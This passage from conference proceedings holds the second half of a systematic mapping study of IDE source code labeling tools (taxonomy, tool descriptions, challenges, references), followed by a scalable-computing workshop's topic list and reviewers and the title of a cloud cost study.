One of the best places to show code-related data is obviously the main, editable source *code view* of an IDE. This is the place which draws the most attention of a programmer, occupies a large screen portion and offers many existing features (e.g., code completion). The code editor can be augmented by various coloring (see Fig. 1), visual overlays (like a box surrounding a piece of code) or images. Harward et al. [10] call them “in situ” visualizations. Syntax highlighting may be considered a common visual augmentation [11]. We decided to regard also gutter/ruler annotations (icons in the left or right code editor margin) as a *code view* presentation.






Fig. 1. A simple example of *code view* presentation: DepDigger [12] uses background coloring to indicate the understandability of source code parts according to the dep-degree metric.

Except for the source code editor, modern IDEs offer various supplemental views like Package Explorer, Favorites or Class Hierarchy. Plugins can augment *existing views* by additional information. For instance, packages and classes in a tree view may be augmented by colored squares according to a metric [13].

Some tools, despite associating a part of code with additional information, display the association in a *separate view*, or even window. In a better case, clicking a particular widget in this view automatically opens and focuses the code of interest in the source code editor. Otherwise, the user must manually open and find the code according to the displayed element name.

#### D. Persistence

The association between the code and the label, and sometimes also the label data themselves, can be saved to a permanent storage.

1) *Rationale*: There are three possible reasons for persistence.

First, in the case of fully automated static *code* and *collaboration*-sourced techniques, the process of retrieving and associating metadata can be resource-intensive. The storage acts as a cache<sup>2</sup>.

Second, the *runtime* and *interaction* data are partially a product of human work. Each program execution and IDE interaction can be unique. It is therefore desirable to save at least the data like traces or interaction logs. Once they are persisted, the analysis and association process can be performed every time when necessary.

Third, the persistence is an absolute requirement in the case of *human*-sourced metadata. A tool must not repeatedly ask a programmer to describe code, if exactly the same information had already been entered for the same piece of code, using the same tool.

2) *Persistence Methods*: The labels can be stored in a source code file itself. The association with the target element is thus implicit through the position of the label in the code. A typical example of *internal* persistence method is a specially formatted comment.

*External* persistence means labels are stored separately from the source code file. They can be saved in an XML file, or a

database management system (DBMS), accessed either locally or through a server.

Finally, the persistence method *none/unknown* denotes the labels are either not stored permanently, or persistence was not mentioned in a given article at all. If a tool produces only reports or exports which cannot be subsequently loaded, it was also incorporated into this category.

## IV. APPROACHES AND TOOLS

In Table II, we can see an overview of all reviewed approaches and tools, which answers **RQ1**. Now we will briefly describe each of them. The approaches will be grouped by their primary “source”.

### A. Human

A concern is a piece of information about a code element, such as a feature it implements or a design decision [32]. ConcernMapper [14] is both an Eclipse plugin and a framework to associate parts of programs with concerns, both through a GUI (graphical user interface) and an API (application programming interface).

The eMoose approach [15] allows tagging of API usage directives, like state restrictions or locking, in JavaDoc comments. Subsequent highlighting of calls to such methods in an IDE improves awareness of programmers, who then spot errors quickly.

Pollicino [16] is a plugin for collective code bookmarks, providing a more feature-rich version of classical source code bookmarks found in the majority of IDEs.

SE-Editor [17] makes it possible to embed web pages in the source code editor of the Eclipse IDE. The web page is embedded using a comment beginning with `/**`, followed by an URL. This might be useful to display code-related diagrams, tutorial videos, etc.

Spotlight [18] is an IDE plugin to tag source code with concerns. Each concern can be assigned a color, which is then displayed in the left gutter (margin) of the source code editor. Thanks to this, a programmer can more easily identify where the given concern is located in the program.

TagSEA [19] integrates waypoints and social tagging into the Eclipse IDE. Programmers note waypoints – places worth marking and sharing – into the source code as comments in the form `//@tag tagname : message`. Hierarchical tags and metadata (author, date) are also supported. Collections of waypoints can be connected into routes to create source code guides.

### B. Code

DepDigger [12] visualizes the measure (metric) dep-degree by changing the background color of source code elements – on a scale ranging from white to red – in a code view.

RegViz [20] visually augments a regular expression in-place, without a need for a separate view. For example, groups are underlined and labeled with a group number.

Stacksplorer [21] visualizes method’s callers in a column on the left of the code editor view, callees in the right one.

<sup>2</sup>Suppose collaboration artifacts are already persisted in external systems.

TABLE II  
LABELING APPROACHES AND TOOLS.

Article	Source					Target					Presentation			Persistence		
	human	code	runtime	interaction	collaboration	folder	file	multi-line	line	line part	code view	existing view	separate view	internal	external	none/unknown
ConcernMapper [14]	■	□	□	□	□	□	□	■	■	□	□	■	■	□	■	□
eMoose [15]	■	□	□	□	□	□	□	■	□	□	■	□	□	■	■	□
Pollicino [16]	■	□	□	□	□	□	□	□	■	□	■	□	■	□	■	□
SE-Editor [17]	■	□	□	□	□	■	■	■	■	□	■	□	□	■	□	□
Spotlight [18]	■	□	□	□	□	□	■	■	■	■	■	□	□	□	■	□
TagSEA [19]	■	□	□	□	□	□	■	■	■	□	■	□	■	■	□	□
DepDigger [12]	□	■	□	□	□	□	□	□	□	■	■	□	■	□	□	■
RegViz [20]	□	■	□	□	□	□	□	□	□	■	■	□	■	□	□	■
Stacksplorer [21]	□	■	□	□	□	□	□	■	□	■	■	□	□	□	□	■
Traceclipse [22]	■	■	□	□	□	■	■	■	□	□	□	□	■	□	■	□
TraceME [9]	■	■	□	□	□	□	■	□	□	□	□	□	■	□	■	□
GUIA [23]	□	□	■	□	□	□	□	□	□	■	■	□	■	□	□	■
Impromptu HUD [11]	□	□	■	□	□	□	□	■	■	□	■	□	□	□	□	■
in situ profiler [1]	□	□	■	□	□	□	□	■	□	■	■	□	□	□	□	■
Senseo [13]	□	□	■	□	□	■	■	■	□	■	■	■	■	□	■	□
sparklines [24]	□	□	■	□	□	□	□	□	■	□	■	□	□	□	□	■
CnP [25]	■	■	□	■	□	□	■	■	■	■	■	□	□	□	■	□
HeatMaps [26]	□	□	□	■	■	□	■	■	□	□	□	■	□	□	■	□
iTrace [8]	■	□	□	■	□	□	■	■	■	□	□	□	■	□	■	□
Deep Intellisense [27]	□	□	□	□	■	□	□	■	□	□	□	□	■	□	■	□
Miler [28]	□	■	□	□	■	□	■	□	□	□	■	■	■	□	■	□
Rationalizer [29]	□	□	□	□	■	□	□	□	■	□	■	□	□	□	■	□
101companies [30]	■	■	□	□	□	□	■	■	■	■	□	□	■	□	■	□
Code Bubbles [31]	■	■	■	□	□	□	■	■	■	■	■	■	■	□	■	□
CoderChrome [10]	□	■	□	■	■	□	□	■	■	■	■	□	□	□	□	■

Graphical overlays may be shown to visually connect the current method definition with the left column and method calls in the source code view to items in the right column.

Traceclipse [22] and TraceME [9] are traceability management recovery tools. They link source artifacts (like documentation) to the target artifacts (usually source code). In the mentioned tools, the linking is performed based on the textual similarity, using IR (information retrieval) methods.

### C. Runtime

GUIA [23] annotates GUI-related method calls with GUI snapshots of a selected widget at the time when this method is called. This facilitates the navigation between the dynamic user interface world and the static source code world.

The next three approaches belong to a group of “in situ visualizations” – small graphical elements displayed directly in the source code editor. Impromptu HUD [11] displays a realtime clock-like visual near each scheduled function,

informing the programmer when the timing event will fire. An in-situ profiler [1] shows small diagrams with runtime performance information next to method declarations and calls. Code sparklines [24] are small charts depicting values of a particular numeric variable over time.

Senseo [13] gathers and displays dynamic information in static views of an IDE. Information like methods’ callers, callees, dynamic (overridden) argument types and return values are shown in a tooltip of a method in the code view. Selected metrics like execution frequencies, object allocation counts or memory consumption can be viewed in gutters/rulers (using heatmaps) and the package explorer (numbers). Dynamic collaborators of packages, classes and methods, and a Calling Context Ring Chart are displayed in a separate view. A controlled experiment demonstrated an improvement of maintenance correctness and speed when using Senseo [13].

#### D. Interaction

The CnP tool [25] proactively tracks, visualizes and supports editing of code clones in an IDE. Instead of a batch input of source files, the tool captures copy and paste operations in Eclipse.

HeatMaps [26] display artifacts with a background color on a scale from blue to red, according to various numeric values assigned to them. The values are, for example, the recency and frequency of browsing and modification (obtained by instrumenting an IDE), artifact age, and a version count. The blue color means “cold” (e.g., least recently browsed), red “hot”. The approach is general and can be potentially applied in many tools and to various views in an IDE.

Interaction-sourced approaches are not limited to traditional mouse and keyboard operations. iTrace [8] analyzes eye gazes (using an eye tracker) in an IDE to infer traceability links between artifacts.

#### E. Collaboration

Deep Intellisense [27] displays an interleaved list of relevant bugs, commits, e-mails, specifications and other documents for a given code element. Furthermore, a list of related people is shown. The lists are updated each time a user clicks on a code element, but they are displayed in a separate view. Rationalizer [29] integrates similar information directly into the code editor. On the right side of each source code line, it shows three columns: when this line was last modified, who, and why changed it. On the other hand, it processes only data from a VCS and an issue tracker.

Miler [28] is a toolset to retrieve, process and associate e-mail data to source code artifacts. E-mails are assigned to a source code based on textual analysis. Information about e-mails relevant to a class is displayed in the IDE’s package explorer and rulers.

#### F. Mixed Approaches

The following approaches use multiple sources of information, without any of them being dominant.

10lcompanies [30] is a software chrestomathy – a collection of many implementations of one system using various technologies, stored in a repository and linked with metadata. Metadata like an implementation language, dependence on a technology, features, and a highlighting renderer are assigned to files or file fragments using a rule-based DSL (domain specific language). The assignment can be performed according to criteria like a file extension, a regular expression for file content, or even by a separate script [30]. For example, all classes in files called “\*.java”, ending with “Listener”, could be assigned the “observer design pattern” label.

Code Bubbles [31] is a working-set based IDE using fragments called bubbles instead of traditional file-based views. It supports various forms of labeling, ranging from arrows between method calls and definitions, to small images (e.g., a literal “bug”) attachable to code bubbles.

CoderChrome [10] provides a generic framework for mapping between a metric and an in-situ augmentation. Examples

of such visual augmentations are background colors, glyphs at the beginning or end of lines, and underlining. Metrics can range from categorical to numeric ones, e.g.: a start or end of a block, the last author, the property of having a primitive type, the code age, and a line length.

### V. CHALLENGES

To answer **RQ3**, we will now present observations and lessons learned during the categorization and suggestions for future research based on these observations.

#### A. Filtering Metadata Can Be Necessary

18 of the reviewed tools display various visual annotations and overlays directly in the source code view. Although the idea of tight integration of the source code and metadata is appealing, let us perform a thought experiment: Imagine these 18 approaches are implemented as plugins of one IDE, all installed and enabled at the same time. The amount of metadata could overwhelm the developer, causing more harm than good. It would be interesting to substantiate the thought experiment and perform a real case study with actual plugins. However, since many plugins are unstable academic projects and they are implemented for various IDEs, a reimplementation of many of them would be required.

Suppose the study showed us the amount of metadata is overwhelming. One option to tackle this is to turn the plugins on and off manually each time the developer needs a particular kind of information. This interrupts the programmer and causes additional mental overhead. Therefore, we can expect the majority of tools would not be used at all.

Ideally, the relevant metadata would be shown only when it is necessary. Each tool should formally provide a list of source code characteristics, task kinds and other relevance indicators – in which situations and contexts is this tool useful. The IDE would then calculate numerical relevance based on these characteristics and display only metadata with a relevance higher than a given threshold.

#### B. Evolution Needs to Be Taken into Account

Both the source code and metadata evolve over time. Each “persistence” type has its advantages and disadvantages regarding evolution.

If a piece of metadata is stored using *internal* persistence, it is pushed to a VCS each time it is updated. This can cause unnecessary overhead during collaboration – e.g., during merging. On the other hand, if the source code itself changes (and the metadata remains valid), there is no referencing problem.

When using *external* storage, the target code part must be explicitly referenced. The most primitive example is referencing by a line number. However, as the source code file content changes with each revision, the original line number may no longer contain the same element. Reiss [33] compared various methods for tracking source code locations, e.g., storing an exact line content, a context of a few lines around the line, AST matching, a diff-based approach, and their combinations.

While some combinations of methods achieve correctness above 97%, none of them is 100% accurate. Furthermore, the performance (space to store the reference and time to compute it) must be taken into account.

Using neither internal nor external storage solves the problem with evolution. However, it is generally advisable only for the *code* source (static analysis). For example, not storing metadata from dynamic analysis causes data loss as soon as the tool is closed.

In the reviewed articles, the effects of evolution, especially what happens if the source code itself changes, were rarely discussed. Empirical evaluations of tools taking evolution into account are necessary.

### C. What If Source Code Was Updated by Tools?

One particularly interesting observation can be made by looking at patterns in Table II. All approaches using *internal* persistence use purely *human* source of information. This means that automated tools do not write metadata to the source code files themselves.

We investigated this matter and described preliminary approaches which write the results of dynamic and static analysis directly into the source code, e.g., in a form of Java annotations [34], [35]. Another example is our recent prototype of a tool writing automatically generated Javadoc comments directly into source code files [36]. The mentioned approaches have advantages and drawbacks already mentioned in section V-B.

An interesting way to utilize *internal* persistence for non-human sources would be for IDE-independent program comprehension tools. A tool would temporarily annotate the source code with metadata, using annotations or comments. Therefore, they will be viewable with any IDE or even a simple text editor. Then, just before committing the modified source code to a VCS (or even sooner, when the developer would not need the metadata for comprehension anymore), the tool would remove the metadata, so the source code would remain clean. A disadvantage of this approach is its limitation only to textual metadata.

## VI. THREATS TO VALIDITY

The set of articles included in this study is by no means complete. Nevertheless, due to a large number of papers pertaining to a research area, collecting all related articles is often unrealistic and it is just important for the selected subset to be representative with respect to the research field [2]. We did not attempt to collect all available evidence – our main goals were to present at least a portion of approaches and tools using a preliminary mapping study, construct the taxonomy, and portray future challenges.

One could argue that the whole search process relies on one search resource – Scopus. However, during backward references search, also papers not indexed by Scopus were returned (secondary documents in their terminology).

Although the oldest included articles are from 2005, the selection was not artificially limited to any specific date.

Article selection and data extraction were performed by a sole researcher, which could produce biased results based on subjective decisions. Brereton et al. [37] suggest either independent extraction by at least two researchers and then a comparison of results, or checking the data afterward. In case of the lack of resources, a random sample of data may be cross-checked [3].

This paper is focused on tools presented in academic articles. However, there exist many industrial tools not described in papers, which could be also worthwhile to describe.

## VII. RELATED WORK

The research area of feature location partially overlaps with source code labeling – features can be considered one of possible source code labels. Dit et al. [6] reviewed 89 feature location techniques and classified them into a taxonomy. Our “source” dimension is similar to their “type of analysis”; and “target” to “output”. On the other hand, we were more concerned about the presentation and persistence.

The *runtime* source in our taxonomy indicates a use of various dynamic analysis approaches. Cornelissen et al. [38] reviewed 176 articles related to dynamic source code analysis. However, labeling parts of source code with obtained information was out of the scope of the mentioned survey.

The goal of traceability research [39] is to allow following links among various forms of software artifacts. Often the target artifact is source code, just as in the case of source code labeling. Two traceability tools, Traceclipse [22] and TraceME [9], were included in this mapping study.

In software engineering, recommendation systems [40] suggest relevant information based on the developer’s context. The context can be implicit (e.g., IDE history), explicit (a query) or a combination of them. Robillard et al. [41] recognized multiple design dimensions of recommendation systems. Their “data” dimension is similar to our “source”. They also recognized the “presentation” dimension, but in their case, it has values *batch* and *inline*.

Software artifact summarization [42] aims to create shorter descriptions from longer pieces of code, bug reports, mailing lists and discussions. In this sense, summaries can be considered source code labels obtained from the *code* and *collaboration* sources.

Source code labeling with the *collaboration* source often seeks to improve workspace awareness [43] – knowledge of the tasks and artifacts of others in a distributed software development team.

## VIII. CONCLUSION AND FUTURE WORK

In this systematic mapping study, 2,091 articles were assessed in total (including duplicates), from which 25 unique and relevant articles were selected and briefly described. A taxonomy of source code labeling containing four dimensions was created by the analysis of the articles.

Thanks to this survey, researchers can both get a quick overview of many source code labeling approaches, and find interesting future research directions by analyzing the gaps.

IDE developers can use it as an inspiration about which features to implement in their product. Practitioners struggling to analyze existing large codebases may find information about available tools and approaches here.

We identified three main challenges in the area of source code labeling. First, it will be necessary to filter the metadata displayed directly in the source code view only to the most relevant information – to prevent visual clutter. Second, the evolution of both source code and metadata need to be taken into account when designing tools. Finally, writing the metadata directly into source code files could be promising if implemented properly.

Note that some of the approaches described here are already implemented in industrial IDEs. Furthermore, there exist some features of commercial IDEs not described here. It would be interesting to compare code labeling features of common IDEs and academic tools.

This paper provided only a high-level qualitative overview of the topic. More in-depth analysis, like the quantification of the amount of necessary human work for each approach, is left as future work. We can also introduce more taxonomy dimensions and attributes.

## REFERENCES

- [1] F. Beck, O. Moseler, S. Diehl, and G. Rey, "In situ understanding of performance bottlenecks through visually augmented code," in *Program Comprehension (ICPC), 2013 IEEE 21st International Conference on*, May 2013. doi: 10.1109/ICPC.2013.6617345 pp. 63–72.
- [2] K. Petersen, S. Vakkalanka, and L. Kuzniarz, "Guidelines for conducting systematic mapping studies in software engineering: An update," *Information and Software Technology*, vol. 64, p. to appear, 2015. doi: 10.1016/j.infsof.2015.03.007
- [3] B. Kitchenham and S. Charters, "Guidelines for performing systematic literature reviews in software engineering," Keele University and Durham University Joint Report, Technical Report EBSE-2007-01, Jul. 2007. [Online]. Available: <http://community.dur.ac.uk/ebse/guidelines.php>
- [4] D. Sjöberg, J. Hannay, O. Hansen, V. Kampenes, A. Karahasanović, N.-K. Liborg, and A. Rekdal, "A survey of controlled experiments in software engineering," *Software Engineering, IEEE Transactions on*, vol. 31, no. 9, pp. 733–753, Sep. 2005. doi: 10.1109/TSE.2005.97
- [5] H. Zhang, M. A. Babar, and P. Tell, "Identifying relevant studies in software engineering," *Information and Software Technology*, vol. 53, no. 6, pp. 625–637, 2011. doi: 10.1016/j.infsof.2010.12.010 Special Section: Best papers from the APSEC Best papers from the APSEC.
- [6] B. Dit, M. Reville, M. Gethers, and D. Poshyvanyk, "Feature location in source code: a taxonomy and survey," *Journal of Software: Evolution and Process*, vol. 25, no. 1, pp. 53–95, 2013. doi: 10.1002/smr.567
- [7] M. Sulír and J. Porubán, "A quantitative study of Java software buildability," in *Proceedings of the 7th International Workshop on Evaluation and Usability of Programming Languages and Tools*, ser. PLATEAU 2016. New York, NY, USA: ACM, 2016. doi: 10.1145/3001878.3001882 pp. 17–25.
- [8] B. Walters, M. Falcone, A. Shibble, and B. Sharif, "Towards an eye-tracking enabled IDE for software traceability tasks," in *Traceability in Emerging Forms of Software Engineering (TEFSE), 2013 International Workshop on*, May 2013. doi: 10.1109/TEFSE.2013.6620154 pp. 51–54.
- [9] G. Bavota, L. Colangelo, A. De Lucia, S. Fusco, R. Oliveto, and A. Panichella, "TraceME: Traceability management in eclipse," in *Software Maintenance (ICSM), 2012 28th IEEE International Conference on*, Sep. 2012. doi: 10.1109/ICSM.2012.6405343 pp. 642–645.
- [10] M. Harward, W. Irwin, and N. Churcher, "In situ software visualisation," in *Software Engineering Conference (ASWEC), 2010 21st Australian*, Apr. 2010. doi: 10.1109/ASWEC.2010.18 pp. 171–180.
- [11] B. Swift, A. Sorensen, H. Gardner, and J. Hosking, "Visual code annotations for cyberphysical programming," in *Live Programming (LIVE), 2013 1st International Workshop on*, May 2013. doi: 10.1109/LIVE.2013.6617345 pp. 27–30.
- [12] D. Beyer and A. Fararooy, "DepDigger: A tool for detecting complex low-level dependencies," in *Program Comprehension (ICPC), 2010 IEEE 18th International Conference on*, Jun. 2010. doi: 10.1109/ICPC.2010.52 pp. 40–41.
- [13] D. Röthlisberger, M. Härry, W. Binder, P. Moret, D. Ansaloni, A. Villazón, and O. Nierstrasz, "Exploiting dynamic information in IDEs improves speed and correctness of software maintenance tasks," *Software Engineering, IEEE Transactions on*, vol. 38, no. 3, pp. 579–591, May 2012. doi: 10.1109/TSE.2011.42
- [14] M. P. Robillard and F. Weigand-Warr, "ConcernMapper: Simple view-based separation of scattered concerns," in *Proceedings of the 2005 OOPSLA Workshop on Eclipse Technology eXchange*, ser. eclipse '05. New York, NY, USA: ACM, 2005. doi: 10.1145/1117696.1117710 pp. 65–69.
- [15] U. Dekel and J. Herbsleb, "Improving API documentation usability with knowledge pushing," in *Software Engineering, 2009. ICSE 2009. IEEE 31st International Conference on*, May 2009. doi: 10.1109/ICSE.2009.5070532 pp. 320–330.
- [16] A. Guzzi, L. Hattori, M. Lanza, M. Pinzger, and A. van Deursen, "Collective code bookmarks for program comprehension," in *Program Comprehension (ICPC), 2011 IEEE 19th International Conference on*, Jun. 2011. doi: 10.1109/ICPC.2011.19 pp. 101–110.
- [17] P. Schugert, J. Rilling, and P. Charland, "Beyond generated software documentation – a Web 2.0 perspective," in *Software Maintenance, 2009. ICSM 2009. IEEE International Conference on*, Sep. 2009. doi: 10.1109/ICSM.2009.5306385 pp. 547–550.
- [18] M. Reville, T. Broadbent, and D. Copitt, "Understanding concerns in software: insights gained from two case studies," in *Program Comprehension, 2005. IWPC 2005. Proceedings. 13th International Workshop on*, May 2005. doi: 10.1109/WPC.2005.43 pp. 23–32.
- [19] M.-A. Storey, L.-T. Cheng, I. Bull, and P. Rigby, "Shared waypoints and social tagging to support collaboration in software development," in *Proceedings of the 2006 20th Anniversary Conference on Computer Supported Cooperative Work*, ser. CSCW '06. New York, NY, USA: ACM, 2006. doi: 10.1145/1180875.1180906 pp. 195–198.
- [20] F. Beck, S. Gulan, B. Biegel, S. Baltes, and D. Weiskopf, "RegViz: Visual debugging of regular expressions," in *Companion Proceedings of the 36th International Conference on Software Engineering*, ser. ICSE Companion 2014. New York, NY, USA: ACM, 2014. doi: 10.1145/2591062.2591111 pp. 504–507.
- [21] T. Karrer, J.-P. Krämer, J. Diehl, B. Hartmann, and J. Borchers, "Stacksplorer: Call graph navigation helps increasing code maintenance efficiency," in *Proceedings of the 24th Annual ACM Symposium on User Interface Software and Technology*, ser. UIST '11. New York, NY, USA: ACM, 2011. doi: 10.1145/2047196.2047225 pp. 217–224.
- [22] S. Klock, M. Gethers, B. Dit, and D. Poshyvanyk, "Traceclipse: An Eclipse plug-in for traceability link recovery and management," in *Proceedings of the 6th International Workshop on Traceability in Emerging Forms of Software Engineering*, ser. TEFSE '11. New York, NY, USA: ACM, 2011. doi: 10.1145/1987856.1987862 pp. 24–30.
- [23] A. L. Santos, "GUI-driven code tracing," in *Visual Languages and Human-Centric Computing (VL/HCC), 2012 IEEE Symposium on*, Sep. 2012. doi: 10.1109/VLHCC.2012.6344495 pp. 111–118.
- [24] F. Beck, F. Hollerich, S. Diehl, and D. Weiskopf, "Visual monitoring of numeric variables embedded in source code," in *Software Visualization (VISOFT), 2013 First IEEE Working Conference on*, Sep. 2013. doi: 10.1109/VISOFT.2013.6650545 pp. 1–4.
- [25] D. Hou, P. Jablonski, and F. Jacob, "CnP: Towards an environment for the proactive management of copy-and-paste programming," in *Program Comprehension, 2009. ICPC '09. IEEE 17th International Conference on*, May 2009. doi: 10.1109/ICPC.2009.5090049 pp. 238–242.
- [26] D. Röthlisberger, O. Nierstrasz, S. Ducasse, D. Pollet, and R. Robbes, "Supporting task-oriented navigation in IDEs with configurable HeatMaps," in *Program Comprehension, 2009. ICPC '09. IEEE 17th International Conference on*, May 2009. doi: 10.1109/ICPC.2009.5090052 pp. 253–257.
- [27] R. Holmes and A. Begel, "Deep Intellisense: A tool for rehydrating evaporated information," in *Proceedings of the 2008 International Working Conference on Mining Software Repositories*, ser. MSR '08. New York, NY, USA: ACM, 2008. doi: 10.1145/1370750.1370755 pp. 23–26.

- [28] A. Bacchelli, M. Lanza, and M. D'Ambros, "Miler: A toolset for exploring email data," in *Proceedings of the 33rd International Conference on Software Engineering*, ser. ICSE '11. New York, NY, USA: ACM, 2011. doi: 10.1145/1985793.1985984 pp. 1025–1027.
- [29] A. W. Bradley and G. C. Murphy, "Supporting software history exploration," in *Proceedings of the 8th Working Conference on Mining Software Repositories*, ser. MSR '11. New York, NY, USA: ACM, 2011. doi: 10.1145/1985441.1985469 pp. 193–202.
- [30] J.-M. Favre, R. Lämmel, M. Leinberger, T. Schmorleiz, and A. Varanovich, "Linking documentation and source code in a software chrestomathy," in *Reverse Engineering (WCRE), 2012 19th Working Conference on*, Oct. 2012. doi: 10.1109/WCRE.2012.43 pp. 335–344.
- [31] A. Bragdon, S. P. Reiss, R. Zeleznik, S. Karumuri, W. Cheung, J. Kaplan, C. Coleman, F. Adeptura, and J. J. LaViola, Jr., "Code Bubbles: Rethinking the user interface paradigm of integrated development environments," in *Proceedings of the 32nd ACM/IEEE International Conference on Software Engineering - Volume 1*, ser. ICSE '10. New York, NY, USA: ACM, 2010. doi: 10.1145/1806799.1806866 pp. 455–464.
- [32] M. Sulír, M. Nosál', and J. Porubán, "Recording concerns in source code using annotations," *Computer Languages, Systems & Structures*, vol. 46, pp. 44–65, Nov. 2016. doi: 10.1016/j.cl.2016.07.003
- [33] S. P. Reiss, "Tracking source locations," in *Proceedings of the 30th International Conference on Software Engineering*, ser. ICSE '08. New York, NY, USA: ACM, 2008. doi: 10.1145/1368088.1368091 pp. 11–20.
- [34] M. Sulír and J. Porubán, "Semi-automatic concern annotation using differential code coverage," in *2015 IEEE 13th International Scientific Conference on Informatics*, Nov. 2015. doi: 10.1109/Informatics.2015.7377843 pp. 258–262.
- [35] M. Sulír and J. Porubán, "Exposing runtime information through source code annotations," *Acta of Electrotechnica et Informatica*, vol. 17, no. 1, pp. 3–9, Apr. 2017.
- [36] M. Sulír and J. Porubán, "Generating method documentation using concrete values from executions," in *6th Symposium on Languages, Applications and Technologies (SLATE'17)*, 2017.
- [37] P. Brereton, B. A. Kitchenham, D. Budgen, M. Turner, and M. Khalil, "Lessons from applying the systematic literature review process within the software engineering domain," *Journal of Systems and Software*, vol. 80, no. 4, pp. 571–583, 2007. doi: 10.1016/j.jss.2006.07.009
- [38] B. Cornelissen, A. Zaidman, A. van Deursen, L. Moonen, and R. Koschke, "A systematic survey of program comprehension through dynamic analysis," *Software Engineering, IEEE Transactions on*, vol. 35, no. 5, pp. 684–702, Sep. 2009. doi: 10.1109/TSE.2009.28
- [39] S. Winkler and J. Pilgrim, "A survey of traceability in requirements engineering and model-driven development," *Softw. Syst. Model.*, vol. 9, no. 4, pp. 529–565, Sep. 2010. doi: 10.1007/s10270-009-0145-0
- [40] M. P. Robillard, W. Maalej, R. J. Walker, and T. Zimmermann, Eds., *Recommendation Systems in Software Engineering*. Springer Publishing Company, Incorporated, 2014.
- [41] M. Robillard, R. Walker, and T. Zimmermann, "Recommendation systems for software engineering," *IEEE Software*, vol. 27, no. 4, pp. 80–86, Jul. 2010. doi: 10.1109/MS.2009.161
- [42] N. Nazar, Y. Hu, and H. Jiang, "Summarizing software artifacts: A literature review," *Journal of Computer Science and Technology*, vol. 31, no. 5, pp. 883–909, 2016. doi: 10.1007/s11390-016-1671-1
- [43] I. Steinmacher, A. P. Chaves, and M. A. Gerosa, "Awareness support in distributed software development: A systematic review and mapping of the literature," *Comput. Supported Coop. Work*, vol. 22, no. 2-3, pp. 113–158, Apr. 2013. doi: 10.1007/s10606-012-9164-4





# 9<sup>th</sup> Workshop on Scalable Computing

**T**HE Workshop on Scale Computing (WSC) is a result of evolution in the world of computing. It originated (as Workshop on Large Scale Computing in Grids; LaSCoG) in 2005. Next, cloud computing became popular and, in response to this new trend, Workshop on Scalable Computing in Distributed Systems (SCoDiS) emerged. The two workshops (under a joint name LaSCoG-SCoDiS) have been organized till 2014 (information about past events can be found here). However, the world of large-scale computing continuously evolves. In particular, data-intensive computations (known as “Big Data”) brought a completely new set of issues that have to be solved (in addition to those that exist since late 1990th and that still deserve our attention). Therefore we have decided to refresh the name of the event (to better represent the scope of interest). This is how the Workshop on Scalable Computing (WSC) came to being.

## TOPICS

- General issues in scalable computing
  - Algorithms and programming models for large-scale applications, simulations and systems
  - Large-scale symbolic, numeric, data-intensive, graph, distributed computations
  - Architectures for large-scale computations (GPUs, accelerators, quantum systems, federated systems, etc.)
  - Data models for large-scale applications, simulations and systems
  - Large-scale distributed databases
  - Security issues for large-scale applications and systems
  - Load-balancing / intelligent resource management in large-scale applications, simulations and systems
  - Performance analysis, evaluation and prediction
  - Portals, workflows, services and collaborative research
  - Data visualization
  - On-demand computing
  - Virtualization supporting computations
  - Self-adaptive computational / storage systems
  - Volunteer computing
  - Scaling applications from small-scale to exa-scale (and back)
  - Computing for Big Data
  - Business applications
- Grid / Cloud computing
  - Cloud / Grid computing architectures, models, algorithms and applications

- Cloud / Grid security, privacy, confidentiality and compliance
- Mobile Cloud computing
- High performance Cloud computing
- Green Cloud computing
- Performance, capacity management and monitoring of Cloud / Grid configuration
- Cloud / Grid interoperability and portability
- Cloud / Grid application scalability and availability
- Economic, business and ROI models for Cloud / Grid computing
- Big Data cloud services

## SECTION EDITORS

- **Ganzha, Maria**, University of Gdańsk and Systems Research Institute Polish Academy of Sciences, Poland
- **Gusev, Marjan**, University Sts Cyril and Methodius, Macedonia
- **Paprzycki, Marcin**, Systems Research Institute Polish Academy of Sciences, Poland
- **Petcu, Dana**, West University of Timisoara, Romania
- **Ristov, Sashko**, University of Innsbruck, Austria

## REVIEWERS

- **Barbosa, Jorge**, University of Porto, Portugal
- **Camacho, David**, Universidad Autonoma de Madrid, Spain
- **Carretero, Jesus**
- **D'Ambra, Pasqua**, IAC-CNR, Italy
- **Gordon, Minor**, Software development consultant, United States
- **Gravvanis, George**, Democritus University of Thrace, Greece
- **Grosu, Daniel**, Wayne State University, United States
- **Holmes, Violeta**, The University of Huddersfield, United Kingdom
- **Kalinov, Alexey**, Cadence Design Systems, Russia
- **Kecskemeti, Gabor**, Liverpool John Moores University, United Kingdom
- **Kitowski, Jacek**, AGH University of Science and Technology, Department of Computer Science, Poland
- **Knepper, Richard**, Indiana University, United States
- **Lang, Tran Van**, Vietnam Academy of Science and Technology, Vietnam
- **Lastovetsky, Alexey**, University College Dublin, Ireland
- **Margaritis, Konstantinos G.**, University of Macedonia, Greece
- **Morrison, John**, University College Cork, Ireland

- **Nosovic, Novica**, Faculty of Electrical Engineering, University of Sarajevo, Bosnia and Herzegovina
- **Prodan, Radu**, University of Innsbruck
- **Schikuta, Erich**, University of Vienna, Austria
- **Schreiner, Wolfgang**, Johannes Kepler University Linz, Austria
- **Shen, Hong**, University of Adelaide, Australia
- **Telegin, Pavel**, JSCC RAS, Russia
- **Tudruj, Marek**, Inst. of Comp. Science Polish Academy of Sciences/Polish-Japanese Institute of Information Technology, Poland
- **Vazhenin, Alexander**, University of Aizu, Japan
- **Wei, Wei**, School of Computer science and engineering, Xi'an University of Technology, China
- **Wyrzykowski, Roman**, Czestochowa University of Technology, Poland
- **Zavoral, Filip**, Charles University, Czech Republic

# Techno-economic framework for cloud infrastructure: a cost study of resource disaggregation

Mozhgan Mahloo, João Monteiro Soares and Amir Roozbeh  
Cloud Technologies Department, Ericsson Research, Ericsson AB  
Stockholm, Sweden

{mozhgan.mahloo, joao.monteiro.soares, amir.roozbeh}@ericsson.com

